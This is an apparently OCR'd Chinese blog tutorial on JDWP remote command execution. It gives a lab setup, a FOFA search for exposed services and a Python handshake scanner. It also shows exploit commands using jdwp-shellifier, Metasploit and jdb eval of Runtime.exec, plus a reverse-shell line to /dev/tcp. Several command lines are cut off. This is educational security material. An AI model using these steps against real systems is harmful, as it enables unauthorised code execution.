浅析JDWP远程命令执行漏洞

2021-08-06 / Java Web安全


0x00 前言

学习

0x01 基本概念

JPDA

JPDA（Java Platform Debugger Architecture）即Java平台调试体系架构，其整体架构如图：



整体分为三层：

- JVMTI：Java VM Tool Interface即JVM工具接口。Debuggee即被调试者是由被调试的应用程序（未显示）、运行应用程序的VM和调试器后端组成。为了可远程调试，JVM实例必须使用命令行参数 `-Xdebug` 以及参数 `-Xrunjdwp` （或 `-agentlib` ）显式启动。其中调试器后端是使用JVMTI来定义JVM提供的调试服务；
- JDWP：Java Debug Wire Protocol是Debugger和JVM实例之间的通信协议；
- JDI：Java Debug Interface即Java调试接口，是JDWP协议的客户端，调试器通过其来远程调试目标JVM中的应用；

JDWP

器（Debugger）和被调试的JVM（Debuggee）之间的通信协议。

具体JDWP协议可参考官方文档：
https://docs.oracle.com/en/java/javase/11/docs/specs/jdwp/jdwp-protocol.html

0x02 JDWP远程命令执行漏洞

漏洞原理

如果目标Java应用开启了JDWP服务且对外开放，则攻击者可利用JDWP实现远程代码执行。

环境搭建

以Windows为例，下载Tomcat到本地，在startup.bat中上面添加如下代码开启debug模式：

```
NA_OPTS=-server -Xdebug -Xnoagent -Djava.compiler=NONE -Xrunjdwp:transport=dt_soc
```

跑起Tomcat即可。

FOFA语法

```
1   banner="jdwp"
```

服务探测

有三种常用方式来进行JDWP服务探测，原理都是一样的，即向目标端口连接后发送 `JDWP-Handshake`，如果目标服务直接返回一样的内容则说明是JDWP服务。

Nmap

使用Nmap扫描：

```
1   nmap -sT -sV 192.168.192.1 -p 8000
```


```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-06 21:26 EDT
Nmap scan report for 192.168.192.1
Host is up (0.0024s latency).

PORT     STATE SERVICE VERSION
8000/tcp open  jdwp    Java Debug Wire Protocol (Reference Implementation) version 1.8 1.8.0_251

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.94 seconds
kali@kali:~$
```

Telnet

使用Telnet命令探测，需要马上输入 `JDWP-Handshake`，然后服务端返回一样的内容，证明是JDWP服务：



脚本

使用如下脚本扫描也可以，直接连接目标服务发送 `JDWP-Handshake`，然后接受到相同内容则说明是JDWP服务：

```python
import socket

client = socket.socket()
client.connect(("127.0.0.1", 8000))
client.send(b"JDWP-Handshake")

if client.recv(1024) == b"JDWP-Handshake":
    print("[*]JDWP Service!")

client.close()
```

漏洞利用

漏洞利用可借助以下三个工具。

jdwp-shellifier

直接用GitHub上已有的工具：https://github.com/IOActive/jdwp-shellifier

该工具通过编写了一个JDI（JDWP客户端），以下断点的方式来获取线程上下文从而调用方法执行命令。


需要Python2运行。

默认break on是在java.net.ServerSocket.accept方法上，

```
python jdwp-shellifier.py -t 127.0.0.1 -p 8000 --cmd "calc"
```

直接设置断点函数为 `java.lang.String.indexOf` 会更快速：

```
python jdwp-shellifier.py -t 127.0.0.1 -p 8000 --break-on "java.lang.String.
```



但是前面的命令虽然执行了但是看不到回显，在Linux环境下可以利用DNSLog外带回显：

```
python jdwp-shellifier.py -t 127.0.0.1 -p 8000 --break-on "java.lang.String.
```

```
python jdwp-shellifier.py -t 127.0.0.1 -p 8000 --break-on "java.lang.String.
# 下面这种不能直接运行/bin/bash -i >& /dev/tcp/127.0.0.1/12345 0>&1来反弹
# 跟Java的exec()反弹一个原理，可用Base64绕过
python jdwp-shellifier.py -t 127.0.0.1 -p 8000 --break-on "java.lang.String.
```

msf

在msf中可以使用 `exploit/multi/misc/java_jdwp_debugger` 模块进行攻击利用。

原理是去找sleeping中的线程，然后下发单步指令是程序断下来，从而触发命令执行。

jdb

jdb是JDK中自带的命令行调试工具。

这里是按照msf中的方式搞：


1. attach到远程JDWP服务；
2. `threads` 命令查看所有线程，查找sleeping的线程；
3. `thread sleeping的线程id` ，然后 `stepi` 进入该线程；
4. 通过 `print|dump|eval` 命令，执行Java表达式从而达成命令执行；

这里本地 `-attach` 参数连接会出差，换为下面的方式：

```
jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=8000
```

执行命令：

```
eval java.lang.Runtime.getRuntime().exec("calc")
```



当然是可以实现直接回显的，可自行研究。

防御方法

- 关闭JDWP服务，或限制JDWP服务不对外开放；
- 关闭Java Debug模式；

0x03 参考

Hacking the Java Debug Wire Protocol — or — "How I met your Java debugger"

https://docs.oracle.com/en/java/javase/11/docs/specs/jpda/architecture.html

JDWP无依赖攻击

〈 浅析Dubbo HttpInvokerServiceExporter反序列化漏洞（CVE-2019-17564）

浅析MySQL8.0新特性利用 〉